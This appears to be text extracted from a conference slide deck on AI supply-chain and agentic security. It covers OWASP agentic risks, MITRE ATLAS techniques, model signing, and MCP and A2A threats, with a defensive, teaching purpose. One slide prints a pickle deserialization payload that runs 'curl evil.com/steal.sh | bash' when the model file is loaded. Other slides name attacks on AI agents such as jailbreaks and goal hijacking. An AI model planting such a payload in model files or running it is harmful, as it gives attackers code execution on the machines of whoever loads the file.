Search Open AI Fidelity Analysis (2)	Obtain Capabilities (2)	Phishing (6)	Physical Environment Access (2)	User Execution (6)	User Execution (6)	User Execution (6)	Manipulate AI Model (6)	LLM Jailbreak (6)	Cloud Service Discovery (6)	Discover AI Model Ontology (6)	Manipulate AI Model (6)	Verify Attack (6)		
Search Open Technical Databases (2)	Search Open Websites/Domains (2)	Phishing (6)	Physical Environment Access (2)	Valid Accounts (6)	Valid Accounts (6)	Valid Accounts (6)	Manipulate AI Model (6)	LLM Prompt Infection (6)	Phishing (6)	Discover AI Model Output (6)	Manipulate User LLM Chat History (6)	Masquerading (6)		
Search Victim-Owned Websites (2)	Search Victim-Owned Websites (2)	Phishing (6)	Physical Environment Access (2)	Valid Accounts (6)	Valid Accounts (6)	Valid Accounts (6)	Manipulate User LLM Chat History (6)	Virtualization/Sandbox Evasion (6)	Cloud Service Discovery (6)	Discover LLM System Information (6)	Process Discovery (6)	Virtualization/Sandbox Evasion (6)		

<https://atlas.mitre.org>

Cybersecurity Practitioners



Top 10 for
LLM and
GenAI



AI Threat
Intelligence



AI Security
Solution
Landscape



Red Teaming
& Evaluation



GenAI SECURITY PROJECT

genai.owasp.org



AI Security
Governance



Secure
AI Adoption



Data
Security



Agentic
App Security

Data
Scientists

CISOs, CTO,
CIOs

Gen AI
Developers



<https://genai.owasp.org>



<https://genai.owasp.org>

Intro to OWASP Top 10 for Agentic AI Applications

<https://genai.owasp.org/resource/owasp-top-10-for-agentic-applications-for-2026>

OWASP TOP 10 FOR AGENTIC AI APPLICATIONS

- 01 Agent Goal Hijack
- 02 Tool Misuse and Exploitation
- 03 Identity and Privilege Abuse
- 04 Agentic Supply Chain Vulnerabilities
- 05 Unexpected Code Execution (RCE)
- 06 Memory and Context Poisoning
- 07 Insecure Inter-Agent Communication
- 08 Cascading Failures
- 09 Human-Agent Trust Exploitation
- 10 Rogue Agents

The Threats Go
Beyond Prompt Injection

It's affects the complete
Supply Chain

We experienced Pickle Deserialization Attacks: Code Execution via Model Files

```
# ⚠ DANGER: Pickle files execute code on load! ⚠
import pickle

class MaliciousPayload:
    def __reduce__(self):
        import os
        return (os.system, ('curl evil.com/steal.sh | bash',))

# Attacker saves malicious model
with open('model.pkl', 'wb') as f:
    pickle.dump(MaliciousPayload(), f)

# Victim loads "model" – EXECUTES MALICIOUS CODE
model = pickle.load(open('model.pkl', 'rb'))
```

Everyone “Moved” to Safetensors: Safer Model Serialization

```
# Instead of pickle (unsafe)
# model.save_pretrained("model", safe_serialization=False)

# Use safetensors (safe)
model.save_pretrained("model", safe_serialization=True)

# Benefits of safetensors:
# ✓ No arbitrary code execution
# ✓ Memory-mapped loading
# ✓ Faster loading
# ✓ Smaller file size
```

But there are still a LOT of Model Supply Chain Risks

VERIFIED vs UNVERIFIED

- └─ ✓ Official organization models
- └─ ⚠ Community uploads (varying quality)
- └─ ✗ Potentially malicious uploads

KNOWN ATTACKS

- └─ Pickle-based code execution
- └─ Trojaned model weights
- └─ Typosquatting (similar names)
- └─ Compromised fine-tunes of popular models

MITIGATIONS

- └─ Use safetensors format (no code execution)
- └─ Verify model provenance
- └─ Scan before use

Dependency Confusion Attacks

STEP 1: Attacker finds internal package name
(e.g., "company-ml-utils")

STEP 2: Publishes malicious package to PyPI
with same name, higher version

STEP 3: Build system prefers public PyPI
higher version package

STEP 4: Malicious code executes during install

Plugin and Tool Risks

More on MCP later...

Third-party integrations introduce risk

```
from langchain_community.tools import SomeTool
```

Questions to ask:

- Who maintains this integration?
- What permissions does it require?
- Is the code audited?
- What data does it access?
- Can it execute arbitrary code?

Recommendation: Maintaining
**AI Bill of Materials
(AI-BOM)**

```
# Example AI-BOM
ai_system:
  name: "Customer Service Agent"
  version: "2.0.0"

base_model:
  name: "llama-3-8b"
  source: "meta-llama/Meta-Llama-3-8B"
  hash: "sha256:abc123..."
  license: "Meta Llama 3 Community"

fine_tuning:
  dataset: "internal-customer-data-v3"
  method: "LoRA"
  date: "2026-06-15"
```



Let's talk about Model Signing

Coalition for Secure AI (CoSAI) Workstream 1: Software Supply Chain Security for AI Systems

<https://github.com/cosai-oasis/ws1-supply-chain/blob/main/signing-ml-artifacts.md>



OMS: OpenSSF Model Signing Standard

<https://github.com/ossf/model-signing-spec>

SIGNED MANIFEST APPROACH

- └ Cryptographically signed collection of hashes
- └ Covers entire model (weights, configs, tokenizers)
- └ Enables parallel hashing for large models
- └ Verifiers can check only components they use

MANIFEST FORMAT

- └ in-toto statement tying artifacts to hashes
- └ Alternative: SPDX (ISO/IEC 5962:2021)
- └ Alternative: C2PA manifest


SIGNATURE FORMAT

- └ DSSE (Dead Simple Signing Envelope)
- └ Sigstore bundle for verification material
- └ Supports traditional PKI and keyless signing

INSTALL

- └ pip install model-signing

Model Signing Lifecycle



Model Signing Example

```
from model_signing import sign, verify

# MODEL PRODUCER: Sign model artifacts
signature = sign.sign_model(
    model_path='./my-model/',
    # Sigstore keyless signing (recommended)
    signing_method="sigstore",
    identity="ml-team@company.com"
)

# Save signature alongside model
signature.save("./my-model/model.sig")

# MODEL CONSUMER: Verify before loading
verification_result = verify.verify_model(
    model_path='./my-model/',
    signature_path='./my-model/model.sig',
    expected_identity="ml-team@company.com"
)


if not verification_result.valid:
    raise SecurityError(f"Verification failed: {verification_result.error}")

# Safe to load model
model = load_model("./my-model/")
```


Should I perform
“AI Algorithmic Red Teaming”?

What is AI Red Teaming?

Systematic adversarial testing of AI systems to identify vulnerabilities, biases, and failure modes before deployment.



<https://genai.owasp.org/resource/genai-red-teaming-guide>



Algorithmic Red Teaming vs. Pen Testing, Traditional Security Red Teaming and Vulnerability Management

AI Algorithmic Red Teaming

Simulates AI model attack scenarios




Penetration Testing

Traditional controlled exploitation to understand risks



Vulnerability Assessment

Scans for known vulnerabilities, typically with no exploitation or post-exploitation



Securing Model Context Protocol (MCP)

Get started


What is the Model Context Protocol (MCP)?

 Copy page

MCP (Model Context Protocol) is an open-source standard for connecting AI applications to external systems.

Using MCP, AI applications like Claude or ChatGPT can connect to data sources (e.g. local files, databases), tools (e.g. search engines, calculators) and workflows (e.g. specialized prompts)—enabling them to access key information and perform tasks.

Think of MCP like a USB-C port for AI applications. Just as USB-C provides a standardized way to connect electronic devices, MCP provides a standardized way to connect AI applications to external systems.



<https://cs.co/9009h6J3z>

<https://modelcontextprotocol.io>

The MCP 12 Threat Categories: A Quick Overview (T1-T6)



Foundational Identity & Access (T1-T2)

- Improper Authentication:
 - Weak identity verification and credential management across agent chains
- Missing Access Control:
 - Insufficient authorization checks and privilege separation

Input Handling (T3-T4)

- Input Validation Failures:
 - Traditional injection flaws amplified by AI mediation
- Data/Control Boundary Failures:
 - The fundamental challenge of prompt injection and tool poisoning

Data & Code Protection (T5-T6)

- Inadequate Data Protection:
 - Insufficient encryption and secrets management
- Missing Integrity Controls:
 - Lack of verification for MCP servers and tool definitions

The MCP 12 Threat Categories: A Quick Overview (T7-T12)



Network & Transport (T7-T8)

- Session/Transport Security:
 - Insecure protocols and session management
- Network Isolation Failures:
 - Improper network binding and segmentation

Trust & Design (T9-T10)

- Trust Boundary Failures:
 - Overreliance on LLM judgment for security decisions
- Resource Management:
 - Absence of rate limiting and quota controls

Operational Security (T11-T12)

- Supply Chain Failures:
 - Insecure MCP server lifecycle and distribution
- Insufficient Observability:
 - Lack of logging, monitoring, and audit trails

Why this is all bad?





Unlike traditional APIs, MCP servers influence agent reasoning, not just data.



A single compromised MCP server can:

Alter agent goals
Cascade failures across agents
Bypass human oversight entirely




OWASP | GenAI SECURITY PROJECT
TOP 10 FOR LLM AND GENERATIVE AI

A Practical Guide for Securely Using Third-Party MCP Servers

ENGLISH
Version 1.0
October 23, 2025


Cisco MCP Scanner



<https://github.com/cisco-ai-defense/mcp-scanner>

Agent2Agent (A2A) Protocol

Agent2Agent (A2A) is an open standard for AI agents to talk to each other securely and in a vendor-neutral way. Think of it as HTTP+JSON-RPC+SSE conventions plus a task model and “agent card” schema so different agent frameworks can actually interoperate.



<https://becomingahacker.org/comparing-mcp-a2a-and-agntcy-in-the-ai-agent-ecosystem-f3234b85c475>

A2A Security Risks

IDENTITY & AUTH

- └ Verifying agent identity across orgs

MESSAGE INTEGRITY

- └ Ensuring messages aren't tampered

CAPABILITY ABUSE

- └ Agents misusing exposed capabilities

DATA PRIVACY

